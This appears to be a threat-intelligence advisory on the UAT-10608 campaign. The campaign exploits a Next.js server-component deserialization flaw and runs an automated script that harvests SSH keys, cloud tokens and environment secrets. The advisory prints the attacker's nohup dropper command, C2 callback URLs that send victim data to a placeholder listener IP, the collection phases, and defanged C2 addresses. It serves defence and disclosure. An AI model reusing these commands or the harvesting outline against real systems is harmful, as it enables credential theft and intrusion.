UAT-10608: Inside a large-scale automated credential harvesting operation targeting web applications

By Asheer Malhotra

Published: 2026-04-02 · Archived: 2026-04-10 02:00:37 UTC

Thursday, April 2, 2026 06:00

- Cisco Talos is disclosing a large-scale automated credential harvesting campaign carried out by a threat cluster we are tracking as “UAT-10608.”
- Post-compromise, UAT-10608 leverages automated scripts for extracting and exfiltrating credentials from a variety of applications, that are then posted to its command and control (C2).
- The C2 hosts a web-based graphical user interface (GUI) titled “NEXUS Listener” that can be used to view stolen information and gain analytical insights using precompiled statistics on credentials harvested and hosts compromised.

Talos is disclosing a large-scale automated credential harvesting campaign carried out by a threat cluster we currently track as UAT-10608. The campaign is primarily leveraging a collection framework dubbed “NEXUS Listener.” The systematic exploitation and exfiltration campaign has resulted in the compromise of at least 766 hosts, as of time of writing, across multiple geographic regions and cloud providers. The operation is targeting Next.js applications vulnerable to React2Shell (CVE-2025-55182) to gain initial access, then is deploying a multi-phase credential harvesting tool that harvests credentials, SSH keys, cloud tokens, and environment secrets at scale.

The breadth of the victim set and the indiscriminate targeting pattern is consistent with automated scanning — likely based on host profile data from services like Shodan, Censys, or custom scanners to enumerate publicly reachable Next.js deployments and probe them for the described React configuration vulnerabilities.

The core component of the framework is a web application that makes all of the exfiltrated data available to the operator in a graphical interface that includes in-depth statistics and search capabilities to allow them to sift through the compromised data.

This post details the campaign's methodology, tools, breadth and sensitivity of the exposed data, and the implications for organizations impacted by this activity.

This analysis is based on data collected for security research purposes. Specific credentials and victim identifiers have been withheld from this publication. Talos has informed service providers of exposed and at-risk credentials and is working with industry partners such as GitHub and AWS to quarantine credentials and inform victims.

Metric	Count
Compromised hosts	766
Hosts with database credentials	~701 (91.5%)
Hosts with SSH private keys	~599 (78.2%)
Hosts with AWS credentials	~196 (25.6%)
Hosts with shell command history	~245 (32.0%)
Hosts with live Stripe API keys	~87 (11.4%)
Hosts with GitHub tokens	~66 (8.6%)
	10,120

Initial access

UAT-10608 targets public-facing web applications using components, predominately Next.js, that are vulnerable to CVE-2025-55182, broadly referred to as “React2Shell.”

React2Shell is a pre-authentication remote code execution (RCE) vulnerability in React Server Components (RSC). RSCs expose Server Function endpoints that accept serialized data from clients. The affected code deserializes payloads from inbound HTTP requests to these endpoints without adequate validation or sanitization.

Exploitation steps

1. An attacker identifies a publicly accessible application using a vulnerable version of RSCs or a framework built on top of it (e.g., Next.js).
2. The attacker crafts a malicious serialized payload designed to abuse the deserialization routine — a technique commonly used to trigger arbitrary object instantiation or method invocation on the server.
3. The payload is sent via an HTTP request directly to a Server Function endpoint.
   No authentication is required.

4. The server deserializes the malicious payload, resulting in arbitrary code execution in the server-side Node.js process.

Once the threat actor identifies a vulnerable endpoint, the automated toolkit takes over. No further manual interaction is required to extract and exfiltrate credentials harvested from the system.

Automated harvesting script

Data is collected via nohup-executed shell scripts dropped in /tmp with randomized names:

```
/bin/sh -c nohup sh /tmp/.eba9ee1e4.sh >/dev/null 2>&1
```

This is consistent with a staged payload delivery model. The initial React exploit delivers a small dropper that fetches and runs the full multi-phase harvesting script. Upon execution, the harvesting script iterates through several phases to collect various data from the compromised system, outlined below:

- **environ** - Dump running process environment variables
- **jsenv** - Extract JSON-parsed environment from JS runtime
- **ssh** - Harvest SSH private keys and authorized_keys
- **tokens** - Pattern-match and extract credential strings
- **history** - Capture shell command history
- **cloud_meta** - Query cloud metadata APIs (AWS/GCP/Azure)
- **k8s** - Extract Kubernetes service account tokens
- **docker** - Enumerate container configurations
- **cmdline** - List all running process command lines
- **proc_all** - Aggregate all process environment variables

The framework leverages a meta.json file that tracks execution state:

Following the completion of each collection phase, an HTTP request is made back to the C2 server running the NEXUS Listener component. In most cases, the callback takes place on port 8080 and contains the following parameters:

- Hostname
- Phase
- ID

Some examples of the full URL, executed after each phase:

```
http://<NEXUS_LISTENER_IP>:8080/h=<VICTIM_HOSTNAME>&l=info&id= 123abc45

http://<NEXUS_LISTENER_IP>:8080/h=<VICTIM_HOSTNAME>&l=jsenv&id= 123abc45

http://<NEXUS_LISTENER_IP>:8080/h=<VICTIM_HOSTNAME>&l=k8s&id=123abc45

http://<NEXUS_LISTENER_IP>:8080/h=<VICTIM_HOSTNAME>&l=crontab&id=123abc45
```

NEXUS Listener

After data is exfiltrated from a compromised system and sent back to the C2 infrastructure, it is stored in a database and made available via a web application called NEXUS Listener. In most instances, the web application front end is protected with a password, the prompt for which can be seen in Figure 1.



Figure 1. NEXUS Listener Login Prompt.

In at least one instance, the web application was left exposed, revealing a wealth of information, including the inner workings of the application itself, as well as the data that was harvested from compromised systems.

Figure 2. NEXUS Listener homepage with statistics.

The application contains a listing of several statistics, including the number of hosts compromised and the total number of each credential type that were successfully extracted from those hosts. It also lists the uptime of the application itself. In this case, the automated exploitation and harvesting framework was able to successfully compromise 766 hosts within a 24-hour period.



Figure 3. NEXUS Listener victims list.

The web application allows a user to browse through all of the compromised hosts. A given host can then be selected, bringing up a menu with all of the exfiltrated data corresponding to each phase of the harvesting script.



Figure 4. NEXUS Listener individual victim credentials.

The observed NEXUS Listener instances display “v3” in the title, indicating the application has gone through various stages of development before reaching the currently deployed version.

Analysis

Cisco Talos was able to obtain data from an unauthenticated NEXUS Listener instance. The following is an analysis of that data, broken down by credential category.

Credential Categories

Environment secrets and API keys

The “environ.txt” and “jsenv.txt” files contain the runtime environment of each compromised application process, exposing a variety of third-party API credentials:

- AI platform keys: OpenAI, Anthropic, NVIDIA NIM, OpenRouter, Tavily
- Payment processors: Stripe live secret keys (sk_live_*)
- Cloud providers: AWS access key/secret pairs, Azure subscription credentials
- Communication platforms: SendGrid, Brevo/Sendinblue transactional email API keys, Telegram bot tokens and webhook secrets
- Source control: GitHub personal access tokens, GitLab tokens
- Database connection strings: Full DATABASE_URL values including hostnames, ports, usernames, and cleartext passwords
- Custom application secrets: Auth tokens, dashboard passwords, webhook signing secrets — often high-entropy hex or Base64 strings

SSH private keys

Present in 78% of hosts, the “ssh.txt” files contain complete PEM-encoded private keys (both ED25519 and RSA formats) along with authorized_keys entries. These keys enable lateral movement to any other system that trusts

the compromised host's key identity — a particularly severe finding for organizations with shared key infrastructure or bastion-host architectures.

Cloud credential harvesting

The “aws_full.txt” and “cloud_meta.txt” phases attempt to query the AWS Instance Metadata Service (IMDS), GCP metadata server, and Azure IMDS. For cloud-hosted targets, successful retrieval yields IAM role-associated temporary credentials — credentials that carry whatever permissions were granted to the instance role, which in misconfigured environments can include S3 bucket access, EC2 control plane operations, or secrets manager read access.

Kubernetes service account tokens

The “k8s.txt” phase targets containerized workloads, attempting to read the default service account token mounted at /var/run/secrets/kubernetes.io/serviceaccount/token. A compromised Kubernetes token can allow an attacker to enumerate cluster resources, read secrets from other namespaces, or escalate to cluster-admin depending on RBAC configuration.

Docker container intelligence

For hosts running Docker (approximately 6% of the dataset), the “docker.txt” phase enumerates all running containers, their images, exposed ports, network configurations, mount points, and environment variables. Notable services observed include phpMyAdmin instances, n8n workflow automation, and internal administrative dashboards — all of which are high-value targets for follow-on access.

Shell command history

Command history files reveal operator behavior on compromised systems and other information that could be useful for post-compromise activity. Observed patterns include:

- MySQL client invocations with explicit credentials: mysql -u root -p
- Database service management: /etc/init.d/mysqld restart

Implications

- **Credential compromise and account takeover:** Every credential in this dataset should be considered fully compromised. Live Stripe secret keys enable fraudulent charges and refund manipulation. AWS keys with broad IAM permissions enable cloud infrastructure takeover, data exfiltration from S3, and lateral movement within AWS organizations. Database connection strings with cleartext passwords provide direct access to application data stores containing user personally identifiable information (PII), financial records, or proprietary data.
- **Lateral movement via SSH:** The large corpus of exposed SSH private keys creates a persistent lateral movement risk that survives the rotation of application credentials. If any of these keys are reused across systems (a common operational practice), the attacker retains access to those systems even after the initial compromise is detected and remediated.

- **Supply chain risk:** Several hosts show evidence of package registry authentication files (“pkgauth.txt”), including npm and pip configuration with registry credentials. Compromised package registry tokens could enable a supply chain attack — publishing malicious versions of packages under a legitimate maintainer's identity.
- **Data aggregation and intelligence value:** Beyond the immediate operational value of individual credentials, the aggregate dataset represents a detailed map of the victim organizations' infrastructure: what services they run, how they're configured, what cloud providers they use, and what third-party integrations are in place. This intelligence has significant value for crafting targeted follow-on attacks, social engineering campaigns, or selling access to other threat actors.
- **Reputational and regulatory exposure:** For any organization whose data appears in this set, there are serious compliance implications. Database credentials exposing PII trigger breach notification requirements under GDPR, CCPA, and sector-specific regulations. Organizations that process payments whose Stripe keys are exposed face PCI DSS incident response obligations. The exposure of AI platform API keys can result in significant unauthorized usage charges in addition to the security risk.

Recommendations

1. **Audit getServerSideProps and getStaticProps implementations:** Ensure no secrets or server-only environment variables are passed as props to client components.
2. **Enforce NEXT_PUBLIC_ prefix discipline:** Only variables that are intentionally public should carry this prefix. Audit all variables for misclassification.
3. **Rotate all credentials immediately** if any overlap with the described victim profile is suspected.
4. **Implement IMDSv2 enforcement** on all AWS EC2 instances to require session-oriented metadata queries, blocking unauthenticated metadata service abuse.
5. **Segment SSH keys:** Avoid reusing SSH key pairs across different systems or environments.
6. **Enable cloud provider secret scanning:** AWS, GitHub, and others offer native secret scanning that can detect and alert on committed or exposed credentials.
7. **Deploy runtime application self-protection (RASP)** or a WAF rule set tuned for Next.js-specific attack patterns, particularly those targeting SSR data injection points.
8. **Audit container environments** for least-privilege. Application containers should not have access to the host SSH agent, host filesystem mounts containing sensitive data, or overly permissive IAM instance roles.

Coverage

SNORT® ID for CVE-2025-55182, aka React2Shell: 65554

Indicators of compromise (IOCs)

Organizations should investigate for the following artifacts on web application hosts:

- Unexpected processes spawned from /tmp/ with randomized dot-prefixed names (e.g., /tmp/.e40e7da0c.sh)
- nohup invocations in process listings not associated with known application workflows
- Unusual outbound HTTP/S connections from application containers to non-production endpoints

- Evidence of __NEXT_DATA__ containing server-side secrets in rendered HTML

IOCs for this threat also available on our GitHub repository here.

```
144[.]172[.]102[.]88
172[.]86[.]127[.]128
144[.]172[.]112[.]136
144[.]172[.]117[.]112
```

Source: https://blog.talosintelligence.com/uat-10608-inside-a-large-scale-automated-credential-harvesting-operation-targeting-web-applications/